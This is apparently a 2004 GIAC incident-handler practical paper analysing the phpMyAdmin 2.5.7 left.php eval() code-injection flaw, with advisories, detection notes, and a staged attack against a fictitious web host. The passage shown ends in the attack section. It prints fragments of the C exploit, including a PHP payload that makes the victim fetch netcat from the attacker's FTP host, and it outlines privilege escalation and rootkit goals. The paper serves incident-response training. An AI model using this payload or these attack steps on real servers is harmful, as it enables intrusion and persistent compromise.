Global Information Assurance Certification Paper

phpMyAdmin 2.5.7

Input Validation Vulnerability

GIAC Certified Incident Handler
GCIH Practical Assignment - Version 3.0

Tracy M. Thurston

September 19, 2004

INDEX

Statement of Purpose

The purpose of this paper is to discuss a particular exploit of an application vulnerability that is based on the lack of input validation. The vulnerability, underlying concepts, configurations, environments and stages of exploit are all covered. Perspectives from the hacker are explored revealing reconnaissance, scanning and cleanup techniques, as well as backdoor installation varieties. It concludes revisiting the attack from the standpoint of the victim to analyze the Incident Response process in depth.

The vulnerable application discussed is phpMyAdmin with versions from 2.5.1 to 2.5.7. The attack will be performed using pre-established user-level access to the phpMyAdmin interface used to administer the MySQL database. The attacker is a customer of a web-hosting provider who offers the application as a service front-end for MySQL database administration. The goal of the attack is to gain shell access to the system running phpMyAdmin and attempt escalation to root privileges to view or modify customer database information for personnel use. A secondary goal is to install a rootkit for future access.

The Exploit

This phpMyAdmin exploit is an input validation exploit that can lead to system access, file modification and compromised data confidentiality. phpMyAdmin versions 2.5.1 to 2.5.7 contain a vulnerable PHP script is called 'left.php' whereby if the configuration parameter $cfg['LeftFrameLight'] is set to false in the configuration file 'config.lib.php', a malicious user can send additional server directives. The malicious server can then be used to modify specific server responses and take advantage of another input validation vulnerability to inject arbitrary PHP code.

The Application

phpMyAdmin is a web-based front-end for administering MySQL databases using PHP. It is very flexible in that it can be used to administer one or multiple databases as well as one or multiple MySQL *servers.* This comes in handy for web hosting providers who offer MySQL database access and can easily provide a scalable web portal to customers for database management and updates.

The phpMyAdmin application can be downloaded from http://www.phpmyadmin.net/home_page/downloads.php. The site also provides all relevant information including documentation, updates and configuration notes.

Variants

Although there is no direct variant of this particular exploit, in July of 2001 this same application had a similar vulnerability due to the PHP eval() function. It affected phpMyAdmin versions up to and including 2.2.0rc3. The difference here was that the two eval() commands were not necessary for the functionality of the script. There was also no exploit code publicly posted regarding this vulnerability. The Butraq ID is 3121 and the CVE candidate number is CAN-2001-1060[1].

The Vulnerability Advisories

One of the best sources for security news and information is www.securityfocus.com. It is a "vendor-neutral site that provides objective, timely and comprehensive security information"[2]. SecurityFocus maintains the BugTraq mailing list for disclosure and discussion of security vulnerabilities and well as the associated database, which is searchable by vendor name, date, BugTraq or CVE ID, or keyword. The BugTraq ID for the "phpMyAdmin Multiple Input Validation Vulnerabilities" is 10629. The vulnerability was disclosed, or published, on June 29, 2004.

Another great site for vulnerability information is the Open Source Vulnerability Database at www.osvdb.org. This database is searchable by the same parameters as BugTraq, as well as other classifications such as attack type, impact and exploit availability. The OSVDB ID for the "phpMyAdmin left.php Code Injection" vulnerability is 7314. The following are the direct links to these and other vulnerability advisory sites and their associated ID numbers for this phpMyAdmin vulnerability.

http://www.osvdb.org/displayvuln.php?osvdb_id=7314
http://www.securityfocus.com/bid/10629/info/
http://secunia.com/advisories/11974/
http://www.net-security.org/vuln.php?id=3543
http://www.checksum.org/mla/7/message/2521.htm

Another vulnerability exploited during this attack is the Linux kernel do_brk() local privilege escalation vulnerability. Details of this vulnerability can be found at the following locations:

http://secunia.com/advisories/10328/
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0961

Paul M. Wright has written a GCIH practical paper discussing this vulnerability and exploit in depth. This will not be discussed in depth here; the reader is directed for further study of do_brk() vulnerability to Mr. Wright's paper[3]:

http://www.giac.org/practical/GCIH/Paul_Wright_GCIH.pdf

The Fix

A patch level release to the 2.5.7 code version was released June 30, 2004, the day after the public advisory was released. The file name is phpMyAdmin 2.5.7-pl1 and can be downloaded from the phpMyAdmin.net site. From the patch-level release notes[4]:

> "We would like to put emphasis on the disappointment we feel when a bugreporter does not contact the authors of a software first, before posting any exploits."

This is an interesting comment and warrants a mention. There have been plenty of examples of known vulnerabilities going without vendor/author response for months after disclosure. This is when making an exploit publicly available has a purpose. It makes the vendor responsible and drives action.

It is acceptable to post a vulnerability making the public aware of a security issue, but a proper amount of time should be given for the vendor to respond with a fix and users to apply fixes or work-arounds, before proof-of-concept code is posted. To the general "script-kiddie" public, 'proof-of-concept' code almost always becomes 'exploit code'. Script-kiddie is a term used to describe amateur hackers who use exploit code written by others. In general, they do not understand the underlying concepts involved and are just looking for any way in to see what they can do. Therefore, posting such code leads to administrators and other security personnel "putting out fires". It leaves nothing to be gained in improving the state of security.

Statements such as the one above should be made more often, and more publicly, to bring shame to the "bugreporter" if no warning was giving to the vendor, or user-base, to react. It is my belief that the more this is disclosed, the less attractive it will be to proceed in this manner. I suggest a new field in the databases called 'proper vendor warning' or something of the like, to any vulnerability with a posted exploit. The proof-of-concept can always be posted later and still has every bit of lesson learning material. Hopefully, posting the exploit code at the same time a posting the vulnerability will come to have a stigma associated with it as to, at least, get a little less 'notoriety' for the disclosure.

I would like to state that I am simply using this as a general example to make my point on the posting of exploit code and I am not taking sides on this particular exploit, as I do not know any facts regarding the disclosure proceedings.

The patched version of phpMyAdmin (phpMyAdmin-2.5.7-pl1) eliminated use of the eval function and has a custom function call now. The configuration file has not changed in the patched release.

Operating Systems, Protocols and Related applications

PhpMyAdmin can run on all UNIX type platforms as well as Windows. The vulnerability is not dependant upon the underlying operating system used.

As stated before, phpMyAdmin uses the PHP language to administer MySQL databases over the web using the HTTP protocol. Here is a brief overview of HTTP, HTML, PHP and MySQL.

HTTP is "short for HyperText Transfer Protocol, the underlying protocol used by the World Wide Web. HTTP defines how messages are formatted and transmitted, and what actions Web servers and browsers should take in response to various commands."[5]

HTML is "short for HyperText Markup Language, the authoring language used to create documents on the World Wide Web. HTML defines the structure and layout of a Web document by using a variety of tags and attributes."[6]

PHP stands for PHP hypertext preprocessor. It is a server-side scripting language. It is different from other such languages in that the output from PHP is then processed as HTML code. There are a great number of functions, control structures and extreme flexibility in PHP and it is very widely used today. It runs on every major operating system and works with all major browsers and is available for download at http://us4.php.net/downloads.php .

MySQL is an open-source database server available at http://dev.mysql.com/downloads/ . MySQL can also run on many different platforms including Linux, UNIX and Microsoft Windows.

PHP has many built-in functions for direct interaction with MySQL databases. Prior to PHP version 4, PHP must be compiled with MySQL support (use the *--with-mysql[=DIR]* compilation option).

An example of HTML, PHP and MySQL interaction (assuming the database connection is already established):

```
$my_count=mysql_query("select count(*) from customers where active=1");
$count=mysql_result($my_count, 0);
print "There are currently $count customers active";
```

Assuming the three lines above are within php 'tags', meaning they gets processed as a php script, the first line executes a query to get the number of active customers and put the results into the array variable 'my_count'. The second line states to get the first resulting row (0 is always the first) from that array and put into variable 'count'. The third line is still php and states to print the

results within the statement. The result would be a web page with the following output:

There are currently 33 customers active

Exploit Description

This vulnerability is classified as an "Input Validation Error". From the BugTraq help tab on vulnerabilities[7]:

> **Input Validation Error**
>
> An input validation error occurs when:
>
> 1. An error occurs because a program failed to recognize syntactically incorrect input.
> 2. An error results when a module accepted extraneous input fields.
> 3. An error results when a module failed handle missing input fields.
> 4. An error results because of a field-value correlation error.

There are actually a two problems that make this exploit possible. One is that the application allows the sending of server configurations in the URL. The configuration file for phpMyAdmin has only 3 servers specified by default with null values set that the administrator changes for servers that will be used. However, the server variable is an open-ended array. [See appendix C for the default configuration file.] Taking advantage of this one can set up a malicious server, use this malicious server to replace the table name response, taking advantage of the second vulnerability, which is that a single quote will escape the quotes of the "eval" statement and allow the code to be executed.[8]

From the PHP documentation[9]:

> Eval
> **(PHP 3, PHP 4, PHP 5)**
> eval -- Evaluate a string as PHP code
>
> **Description**
> mixed eval (string code_str)
>
> eval() evaluates the string given in *code_str* as PHP code. Among other things, this can be useful for storing code in a database text field for later execution.

This will be the downfall of the "left.php" script.

As the exploit code comments state, the exploit turns the attacker machine into a proxy so that we can capture the table name and replace it with arbitrary code and send it back to the phpMyAdmin server. Here are the basic steps of exploit that we will explore in detail later in section "The Attack":

1. Attacker sets up a listener on her PC, disguising itself as a MySQL server
2. Attacker sends request to phpMyAdmin, with server specifics pointing back to Attacker's listener.
3. phpMyAdmin uses this 'server' at Attacker PC's listener (4th server pointer)
4. phpMyAdmin sends db and table list (as a "show tables in…" query)
5. Listener at Attacker PC replaces table name with exploit code
6. Query returns to phpMyAdmin server (as "show tables in "*exploit*")
7. phpMyAdmin "eval's" this code, due to the formatting in the 'tablename' string



Diagram 1 – Step-by-step of the attack

Detection and signatures

Nessus has a plugin to check the version number of phpMyAdmin regarding this vulnerability. The Nessus plugin ID is 12596[10]. Nessus is an open-source vulnerability scanner that is constantly updated with new vulnerability scanning specifics. The server portion of Nessus runs on UNIX compatible platform and the client can run on Windows or UNIX-like systems. Nessus is available at http://www.nessus.org/download.html.

While I could not find a specific signature for Snort or ISS (Internet Security Systems, one of the leading commercial IDS), a telltale signature for this exploit is any outbound (external to firewall) connection attempt to the MySQL port (3306) from the phpMyAdmin server. The exploit itself would not have a signature as the exploit code is part of the MySQL request, returned as a table name (in this case), which could theoretically have any combination of ASCII values.

Environment Notes

All IP addresses, hostnames, URLs and configurations used in the victim and attacker environments are fictitious and not implied to represent any real people, organizations or configurations thereof. Any similarities of such are purely coincidental.

To aid in the attack discussion, fictitious names have been assigned to the relevant parties. The victim will be hereby referred to as “Vicki”; the attacker will be referred to as “Eva”; the target company will be referred to as www.SpencersWebHosting.com.

The Victim Environment

The victim’s network is a small setup of a startup company that does web hosting called www.SpencersWebHosting.com. The company offers domain name registration, web design, setup and hosting with mail services, anti-virus, anti-spam and database support for web hosting using MySQL. phpMyAdmin is used by the customers to administer and update their own databases. SpencersWebHosting houses the servers and network equipment at a co-location facility of their ISP. The network diagram is shown in Diagram 2.

There is one access router, one switch, and one firewall. The company plans to add some redundancy, budget permitting, early next year. The switch is segmented into two VLANs permitting firewall filtering through the Cisco PIX. The company has an IDS box monitoring traffic for known signatures for alerting purposes as well as packet logging, using the Snort IDS with ACID as a front-end analysis and alerting tool. ACID is another testament to the popularity of the PHP scripting language, as it is written in the language. The servers of interest

are the phpMyAdmin / web hosting server(s). The phpMyAdmin servers are coupled with the customer web servers that also host the databases. These functions are also distributed across multiple servers. Hardware and software specifics are listed in Table 1.



Diagram 2 - Victim network diagram

Internet Access Router	Cisco 2621 access router running IOS version 12.2.23a
Switch	Cisco 2912
Firewall	PIX 515 running PIX OS 6.3.3

Web server(s) (target)	Intel-based server, RedHat Linux 9.0, MySQL server (3.23.54), apache (2.0.40), PHP 4, phpMyAdmin 2.5.7
Mail server	Intel-based server, Windows 2003, Exchange and WebMail
IDS	Snort/ACID server, running on Intel-based server, RedHat Linux 9.0, snort 2.1.1, MySQL server (3.23.54), ACID (snort web-based front-end log analysis) version 0.9.6b21

Table 1 - Victim equipment specifics

The Cisco PIX firewall is employing the following filtering rules:

```
object-group network ADMIN
  description Administrator Address Space
  network-object 10.25.25.0 255.255.255.0
object-group network WEB-FARM
  description REGISTERED ACCESS WEB-FARM
  network-object 192.168.0.0 255.255.255.0

access-list in_to_out permit ip any any
access-list out-to-in permit tcp object-group ADMIN object-group WEB-FARM eq ssh
access-list out-to-in permit tcp object-group ADMIN object-group WEB-FARM eq ftp
access-list out-to-in permit tcp object-group ADMIN object-group WEB-FARM eq ftp-data
access-list out-to-in permit tcp any object-group WEB_FARM eq 3306
access-list out-to-in permit tcp any object-group WEB_FARM eq http
access-list out-to-in permit tcp any object-group WEB_FARM eq https
access-list out-to-in permit tcp any object-group WEB_FARM eq smtp

access-group in_to_out in interface inside
access-group out-to-in in interface outside
access-group in_to_out in interface dmz1
```

The three object-group definitions are for defining the admin and web networks respectively, for use with the access-lists. There are two access lists shown. The first, “access-list in_to_out”, allows all IP traffic form any source to any destination. The third section shows that this list is applied to the ‘inside’ and ‘dmz1’ interface, which means that from the internal or DMZ network all traffic is allowed outbound relative to that interface. The other list which is much more restrictive, is applied to the ‘outside’ interface, which would apply to any traffic coming in that interface destined to any of the other networks (inside or dmz1).

The Attacker Environment

The attacker environment is a typical home cable-modem setup. A “LinkSys Wireless-G Broadband Router” connects to the cable-modem access box. It provides for dynamically assigned private IP addresses (via DHCP) on the private side as well as receiving a public address from the cable company on the

outside in the same manner. The firmware running on the LinkSys router is version 1.42.2.

The LinkSys router can be configured to use static IP addresses on the inside and/or outside, statically assign DNS servers, log events to a specified computer, specify access restrictions and more. In the default mode, the router translates the internal, private IP address to the external, public IP address for communication across the Internet. This is known as PAT (port address translation) because it uses the source port along with the IP address to keep track of whom to send Internet responses to on the inside. PAT is one translation scheme that allows many hosts to use a single, publicly routable IP address. In contrast, NAT (network address translation) occurs when there is a one-to-one translation involving a number of public addresses on the router to which each internal address will be mapped.

The PC is a Microsoft Windows XP box with service-pack 1 that is also running RedHat Linux 9.0 inside a *virtual machine* by utilizing an application known as VMware. VMware is a virtual machine hosting software that allows one to run a completely different operating system inside the host OS. It allows the user to switch back and forth between the two with just a click or keystroke and without the need of rebooting as with dual-boot setups. It provides for great savings on hardware that would otherwise be needed to run two operating systems at the same time. VMware can be downloaded for a free 30-day trial at http://www.vmware.com/download/.

The attacker network environment diagram is pictured in Diagram 3.



Diagram 3 – Attacker Network Diagram

The Attack

Reconnaissance

Being a customer of SpencersWebHosting, Eva is aware of the use of phpMyAdmin since she has access to the application for database administration. She discovered the exploit upon reading a submission to the BugTraq[11] security mailing list to which she belongs. Security lists and newsgroups are not just for the good guys. The only reconnaissance needed to begin the attack is to verify they have not applied the patch yet. The administration screen of phpMyAdmin was never customized for this company and by default it shows the version, phpMyAdmin 2.5.7, at the top of the page.

SpencersWebHosting.com advertises its use of phpMyAdmin on the home page along with other services offered. A simple web search using Google for "web hosting phpMyAdmin" reveals many companies who use the tool. Because hosting companies advertise such tools and services, web search results include the words within different hosting plans and pricing for various packaging, or tutorials on how to use the phpMyAdmin application with your new account. This particular search using the query "web hosting phpMyAdmin" returned 222,000 hits of which the first page contained links to 9 distinct web hosting companies using phpMyAdmin. If it was necessary to narrow down the results, one could use '"web hosting" +phpMyAdmin' which would search for the phrase "web hosting" including the work phpMyAdmin. That search only revealed 182,000 results. This particular application is not a difficult one for finding out who is using it.

Scanning

The nature of this exploit should not trigger any IDS alarms or log any suspicious activity during execution. Scanning at this point would only raise flags and since her ultimate goal is to keep access, she does not want to alert anyone to her activity. Eva would not perform any scanning at this point since she knows there is a vulnerable version of phpMyAdmin. Scanning could, however, be performed at this point with nmap to verify open ports, or Nessus could be used to verify the vulnerability or discover any others that may exist on the target system.

The Nessus plugin for this vulnerability would show the vulnerable version number, however this is only available for the FreeBSD flavor of the linux operating system. Details of this particular plugin within the Nessus interface are shown in Figure 1. This shows the plugin tab in the background where the top window is the plugin family and the bottom window shows each available plugin for the selected family (FreeBSD Local Security Checks). The window in the foreground is the detail pop-up from clicking on the individual plugin (FreeBSD Ports: phpMyAdmin < 2.5.7.1).



Figure 1 – Nessus Plugin window detail



Figure 2 – Nessus vulnerability report

There are many scan options and preferences that can be manipulated depending on scan needs and all options can be saved for future scans with the Nessus client interface. Once a scan is complete, a report is displayed such as the one in Figure 2.

Other scanning techniques are covered once the initial server compromise is completed.

The exploit

Ample screen shots are shown here to show the reader what this exploit looks like in action. Figure 3 shows the definition portion of the exploit code[12] to show what needs to be edited. The hostname here indicates the hostname (or IP address) of the phpMyAdmin server. The bind port could also be changed depending on the port Eva wants to listen on. For this example, Eva inserts the hostname www.spencerswebhosting.com and references her existing database on the victim server called "phpmy". The MySQL port of 3306 is the default port and most likely does not need to be changed for most setups.

```
#include<stdio.h>
#include<sys/socket.h>
#include<netdb.h>

#define BIND_PORT 3306
#define MYSQL_PORT 3306
#define HOSTNAME "localhost"
#define DATABASE "phpmy"


#define BUFFER_LEN 1024

/* This is php code we want to inject into phpMyAdmin
   Do NOT use  single quote (') in the string, use double quote (") instead
*/
char *phpcodes = "exec(\"touch /tmp/your-phpmyadmin-is-vulnerable\");";

  /* This is examples codes I captured when mysql server
```

Figure 3 – Editing the exploit code

The next portion of the code is a character string pointer (char *phpcodes) and defines the string that will replace the table name during the exploit: the code Eva wants the phpMyAdmin server to execute. Her first edit will be to exec the command:

wget –P /tmp/ ftp://tmt:B@dg1rl7@192.168.0.104/nc

exec is a system call from within the PHP scripting language to "execute an external program"[13].

Eva's PC is at 192.168.0.104 and running an FTP server. wget is a file retrieval application that can use the ftp or http(s) protocols. The –P option gives a path into which to download. In the home directory of the FTP server is a file "nc", which is the netcat executable (more on netcat later in this section). So the command she is setting up to run on the victim server is to get the "nc" file from 192.168.0.104 with the supplied credentials (ftp://user:password@x.x.x.x) and put it in the /tmp/ directory. The file showing the edit is displayed in Figure 4.

The exploit code is written in the C programming language and needs to be compiled before she can run it. She does this with the gcc program (the GNU compiler[14]). The command to run is:

gcc phpmy-explt.c -o php-exploit-nc-install

The –o option is simply giving the new file a name as the default action is to call it "a.out".

```
#include<sys/socket.h>
#include<netdb.h>

#define BIND_PORT 3306
#define MYSQL_PORT 3306
#define HOSTNAME "www.spencerswebhosting.com"
#define DATABASE "phpmy"


#define BUFFER_LEN 1024

/* This is php code we want to inject into phpMyAdmin
   Do NOT use  single quote (') in the string, use double quote (") instead
*/
char *phpcodes = "exec(\"wget -P /tmp/ ftp://tmt:B@dg1rl7@192.168.0.104/nc\");";
/* touch /tmp/your-phpmyadmin-is-vulnerable\");";
*/
```

Figure 4 – Installing netcat via FTP

